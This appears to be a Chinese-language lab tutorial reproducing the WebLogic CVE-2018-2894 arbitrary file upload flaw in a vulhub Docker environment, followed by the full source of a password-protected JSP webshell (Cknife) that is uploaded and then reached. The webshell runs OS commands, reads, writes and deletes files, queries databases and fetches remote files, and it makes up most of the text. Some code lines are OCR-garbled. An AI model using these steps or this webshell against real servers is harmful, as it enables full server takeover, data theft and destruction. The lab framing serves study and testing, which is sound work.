Weblogic 任意文件上传漏洞 (CVE-2018-2894)

关注公众号: 白安全组 交流群: 70844080

前言:

靶场环境配置

Oracle 7 月更新中,修复了 Weblogic Web Service Test Page 中一处任意文件上传漏洞,Web Service Test Page 在"生产模式"下默认不开启,所以该漏洞有一定限制。

利用该漏洞,可以上传任意 jsp 文件,进而获取服务器权限。

正文:

这个漏洞的存在前提是开启一项功能,所以具有局限性

首先是搭建靶场, 使用的是 vulhub 的靶场, 具体目录/vulhub-master/weblogic/CVE-2018-2894 还是 docker-compose up -d 开启靶场

```
root@bai-virtual-machine:~/vulhub-master# cd weblogic/
root@bai-virtual-machine:~/vulhub-master/weblogic# ls
CVE-2017-10271 CVE-2018-2628 CVE-2018-2894 CVE-2020-14882 ssrf weak_password
root@bai-virtual-machine:~/vulhub-master/weblogic# cd CVE-2018-2894/
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose up -d
  weblogic Pulled

# 4040fel20662 Pull complete

# 5788a5fddf0e Pull complete


# 88fcl59ecf27 Pull complete
     138d86176392 Pull complete
   # 586a610c1c83 Pull complete
   # 8362c571c14a Pull complete
[+] Running 2/2
# Network cve-2018-2894_default
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose ps
                             COMMAND
                                                          SERVICE
cve-2018-2894-weblogic-1
                              "/u01/oracle/createA...
                                                          weblogic
                                                                                                       0.0.0.0:700
1->7001/tcp, :::7001->7001/tcp
```

然后我们访问一下 http://your-ip:7001/console 转到登录页面使用 docker-compose logs | grep password 命令可查看密码

```
root@bai-virtual-machine:~/vulhub-master/weblogic/CVE-2018-2894# docker-compose logs | grep password cve-2018-2894-weblogic-1 | weblogic admin password: NNOuDZuG cve-2018-2894-weblogic-1 | admin password : [NNOuDZuG] cve-2018-2894-weblogic-1 | * password assigned to an admin-level user. For *
```

每个人密码不同,账号名都是 weblogic

然后登录进去打开下图中第一步, 然后再点击第二步中的高级




然后到最下面保存即可

漏洞复现:

然后我们就开始复现漏洞, 步骤很简单

访问 http://你自己的靶机 IP:7001/ws_utc/config.do,设置 Work Home Dir




将上面的圈起来的里面内容改为

/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com. oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css


然后我们提交保存,点击安全




点击添加,我们打开 burp 拦截



上面的都瞎写就好,最后选择的文件是你的木马,这里我也是在网上随便找了一个 打开拦截再提交



拦截之后我们 ctrl+r 发到重发器



这里有一个时间戳,如果你已经上传多个文件,那么你要找到最下面的那个时间戳才是你刚刚上传的,我们要找到刚刚上传的 shell 就需要访问:

http://192.168.0.110:7001/ws_utc/css/config/keystore/1652002176427_22.jsp

这里 IP 换成你靶机的,然后文件名换成你自己的,时间戳也换成你自己的就可以了,记住时间戳和文件名之间有一个下划线





到这一步即为成功

```
附: jsp 大马源码(网络资源)连接密码为 Cknife
<%@page import="java.io.*,java.util.*,java.net.*,java.sql.*,java.text.*"%>
<%!
             String Pwd = "Cknife";
             String cs = "UTF-8";
             String EC(String s) throws Exception {
                          return new String(s.getBytes("ISO-8859-1"),cs);
             }
             Connection GC(String s) throws Exception {
                          String[] x = s.trim().split("choraheiheihei");
                          Class.forName(x[0].trim());
                          if(x[1].indexOf("jdbc:oracle")!=-1){
                                       return
DriverManager.getConnection(x[1].trim()+":"+x[4],x[2].equalsIgnoreCase("[/null]")?"":x[2],x[3].eq
ualsIgnoreCase("[/null]")?"":x[3]);
                         }else{
                                       Connection
\label{lem:constraint} Driver Manager. get Connection (x[1].trim(), x[2].equals Ignore Case("[/null]")?"": x[2], x[3].equals Ignore Case("[/null]")?" x[2].equals X[2].e
reCase("[/null]")?"":x[3]);
                                       if (x.length > 4) {
                                                    c.setCatalog(x[4]);
                                       }
                                       return c;
                         }
            }
             void AA(StringBuffer sb) throws Exception {
                          File k = new File("");
                          File r[] = k.listRoots();
                          for (int i = 0; i < r.length; i++) {
                                       sb.append(r[i].toString().substring(0, 2));
             }
             void BB(String s, StringBuffer sb) throws Exception {
                          File oF = new File(s), I[] = oF.listFiles();
                          String sT, sQ, sF = "";
                          java.util.Date dt;
                          SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
                          for (int i = 0; i < l.length; i++) {
                                       dt = new java.util.Date(I[i].lastModified());
                                       sT = fm.format(dt);
```

```
sQ = I[i].canRead() ? "R" : "";
          sQ += I[i].canWrite() ? " W" : "";
          if (I[i].isDirectory()) {
               sb.append(I[i].getName() + "/\t" + sT + "\t" + I[i].length()+ "\t" + sQ + "\n");
          } else {
               sF+=I[i].getName() + "\t" + sT + "\t" + I[i].length() + "\t" + sQ + "\n";
          }
     }
     sb.append(sF);
}
void EE(String s) throws Exception {
     File f = new File(s);
     if (f.isDirectory()) {
          File x[] = f.listFiles();
          for (int k = 0; k < x.length; k++) {
               if (!x[k].delete()) {
                     EE(x[k].getPath());
               }
          }
     }
     f.delete();
}
void FF(String s, HttpServletResponse r) throws Exception {
     int n;
     byte[] b = new byte[512];
     r.reset();
     ServletOutputStream os = r.getOutputStream();
     BufferedInputStream is = new BufferedInputStream(new FileInputStream(s));
     os.write(("->" + "|").getBytes(), 0, 3);
     while ((n = is.read(b, 0, 512)) != -1) {
          os.write(b, 0, n);
     os.write(("|" + "<-").getBytes(), 0, 3);
     os.close();
     is.close();
}
void GG(String s, String d) throws Exception {
     String h = "0123456789ABCDEF";
     File f = new File(s);
     f.createNewFile();
     FileOutputStream os = new FileOutputStream(f);
```

```
for (int i = 0; i < d.length(); i += 2) {
          os.write((h.indexOf(d.charAt(i)) << 4 | h.indexOf(d.charAt(i + 1))));
     }
     os.close();
}
void HH(String s, String d) throws Exception {
     File sf = new File(s), df = new File(d);
     if (sf.isDirectory()) {
          if (!df.exists()) {
               df.mkdir();
          }
          File z[] = sf.listFiles();
          for (int j = 0; j < z.length; j++) {
                HH(s + "/" + z[j].getName(), d + "/" + z[j].getName());
          }
     } else {
          FileInputStream is = new FileInputStream(sf);
          FileOutputStream os = new FileOutputStream(df);
          int n;
          byte[] b = new byte[512];
          while ((n = is.read(b, 0, 512)) != -1) {
                os.write(b, 0, n);
          }
          is.close();
          os.close();
     }
}
void II(String s, String d) throws Exception {
     File sf = new File(s), df = new File(d);
     sf.renameTo(df);
void JJ(String s) throws Exception {
     File f = new File(s);
     f.mkdir();
}
void KK(String s, String t) throws Exception {
     File f = new File(s);
     SimpleDateFormat fm = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
     java.util.Date dt = fm.parse(t);
     f.setLastModified(dt.getTime());
```

```
}
     void LL(String s, String d) throws Exception {
          URL u = new URL(s);
          int n = 0;
          FileOutputStream os = new FileOutputStream(d);
          HttpURLConnection h = (HttpURLConnection) u.openConnection();
          InputStream is = h.getInputStream();
          byte[] b = new byte[512];
          while ((n = is.read(b)) != -1) {
               os.write(b, 0, n);
          }
          os.close();
          is.close();
          h.disconnect();
     }
    void MM(InputStream is, StringBuffer sb) throws Exception {
          String I;
          BufferedReader br = new BufferedReader(new InputStreamReader(is));
          while ((I = br.readLine()) != null) {
               sb.append(I + "\r\n");
         }
     }
    void NN(String s, StringBuffer sb) throws Exception {
          Connection c = GC(s);
          ResultSet
s. indexOf ("jdbc:oracle")! = -1?c. getMetaData(). getSchemas(): c. getMetaData(). getCatalogs(); \\
          while (r.next()) {
               sb.append(r.getString(1) + "\t|\t\n");\\
          r.close();
          c.close();
     void OO(String s, StringBuffer sb) throws Exception {
          Connection c = GC(s);
          String[] x = s.trim().split("choraheiheihei");
c.getMetaData().getTables(null,s.indexOf("jdbc:oracle")!=-1?x.length>5?x[5]:x[4]:null, "%", new
String[]{"TABLE"});
          while (r.next()) {
               sb.append(r.getString("TABLE_NAME") + "\t|\t\r\n");
```

```
}
          r.close();
          c.close();
    }
    void PP(String s, StringBuffer sb) throws Exception {
          String[] x = s.trim().split("\r\n");
         Connection c = GC(s);
          Statement m = c.createStatement(1005, 1007);
          ResultSet r = m.executeQuery("select * from " + x[x.length-1]);
          ResultSetMetaData d = r.getMetaData();
          for (int i = 1; i <= d.getColumnCount(); i++) {
               sb.append(d.getColumnName(i) + " (" + d.getColumnTypeName(i)+ ")\t")
          }
          r.close();
          m.close();
          c.close();
     }
    void QQ(String cs, String s, String q, StringBuffer sb, String p) throws Exception {
          Connection c = GC(s);
          Statement m = c.createStatement(1005, 1008);
          BufferedWriter bw = null;
          try {
               ResultSet
m.executeQuery(q.indexOf("--f:")!=-1?q.substring(0,q.indexOf("--f:")):q);
               ResultSetMetaData d = r.getMetaData();
               int n = d.getColumnCount();
               for (int i = 1; i <= n; i++) {
                    sb.append(d.getColumnName(i) + "\t|\t");
               sb.append("\r\n");
               if(q.indexOf("--f:")!=-1){
                    File file = new File(p);
                    if(q.indexOf("-to:")==-1){
                         file.mkdir();
                    }
                                               BufferedWriter(new
                    bw
                                    new
                                                                         OutputStreamWriter(new
FileOutputStream(new
                            File(q.indexOf("-to:")!=-1?p.trim():p+q.substring(q.indexOf("--f:")
4,q.length()).trim()),true),cs));
               }
               while (r.next()) {
                    for (int i = 1; i \le n; i++) {
                         if(q.indexOf("--f:")!=-1){
```

```
bw.write(r.getObject(i)+""+"\t");
                              bw.flush();
                         }else{
                              sb.append(r.getObject(i)+"" + "\t|\t");
                         }
                    }
                    if(bw!=null){bw.newLine();}
                    sb.append("\r\n");
               }
               r.close();
               if(bw!=null){bw.close();}
          } catch (Exception e) {
               sb.append("Result\t|\t\r\n");
               try {
                    m.executeUpdate(q);
                    sb.append("Execute Successfully!\t|\t\r\n");
              } catch (Exception ee) {
                    sb.append(ee.toString() + "\t|\t\r\n")
               }
         }
          m.close();
          c.close();
%>
<%
//String Z = EC(request.getParameter(Pwd) + "", cs);
     cs = request.getParameter("code") != null ? request.getParameter("code")+ "":cs;
     request.setCharacterEncoding(cs);
     response.setContentType("text/html;charset=" + cs);
     StringBuffer sb = new StringBuffer("");
if (request.getParameter(Pwd) != null) {
     try {
          String Z = EC(request.getParameter("action") + "");
          String z1 = EC(request.getParameter("z1") + "");
          String z2 = EC(request.getParameter("z2") + "");
          sb.append("->" + "|");
          String s = request.getSession().getServletContext().getRealPath("/");
          if (Z.equals("A")) {
               sb.append(s + "\t");
               if (!s.substring(0, 1).equals("/")) {
```

```
AA(sb);
          } else if (Z.equals("B")) {
               BB(z1, sb);
          } else if (Z.equals("C")) {
               String I = "";
               BufferedReader br = new
                                                  BufferedReader(new
                                                                           InputStreamReader(new
FileInputStream(new File(z1))));
               while ((I = br.readLine()) != null) {
                    sb.append(I + "\r\n");
               }
               br.close();
          } else if (Z.equals("D")) {
                                                                          OutputStreamWriter(new
               BufferedWriter bw = new
                                                  BufferedWriter(new
FileOutputStream(new File(z1))));
               bw.write(z2);
               bw.close();
               sb.append("1");
          } else if (Z.equals("E")) {
               EE(z1);
               sb.append("1");
          } else if (Z.equals("F")) {
               FF(z1, response);
          } else if (Z.equals("G")) {
               GG(z1, z2);
               sb.append("1");
          } else if (Z.equals("H")) {
               HH(z1, z2);
               sb.append("1");
          } else if (Z.equals("I")) {
              II(z1, z2);
               sb.append("1");
          } else if (Z.equals("J")) {
               JJ(z1);
               sb.append("1");
          } else if (Z.equals("K")) {
               KK(z1, z2);
               sb.append("1");
          } else if (Z.equals("L")) {
               LL(z1, z2);
               sb.append("1");
          } else if (Z.equals("M")) {
               String[] c = { z1.substring(2), z1.substring(0, 2), z2 };
               Process p = Runtime.getRuntime().exec(c);
```

```
MM(p.getInputStream(), sb);
                                                                                 MM(p.getErrorStream(), sb);
                                                     } else if (Z.equals("N")) {
                                                                                 NN(z1, sb);
                                                     } else if (Z.equals("O")) {
                                                                                 OO(z1, sb);
                                                    } else if (Z.equals("P")) {
                                                                                 PP(z1, sb);
                                                     } else if (Z.equals("Q")) {
                                                                                 QQ(cs,
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      z2,
                                                                                                                                                                                                                                                                                                                      z1,
sb, z2. indexOf("-to:")! = -1?z2. substring(z2. indexOf("-to:") + 4, z2. length()): s. replaceAll("\\\\", and all the content of the conten
"/")+"images/");
                                                     }
                          } catch (Exception e) {
                                                     sb.append("ERROR" + ":// " + e.toString());
                          }
                          sb.append("|" + "<-");
                          out.print(sb.toString());
}
%>
```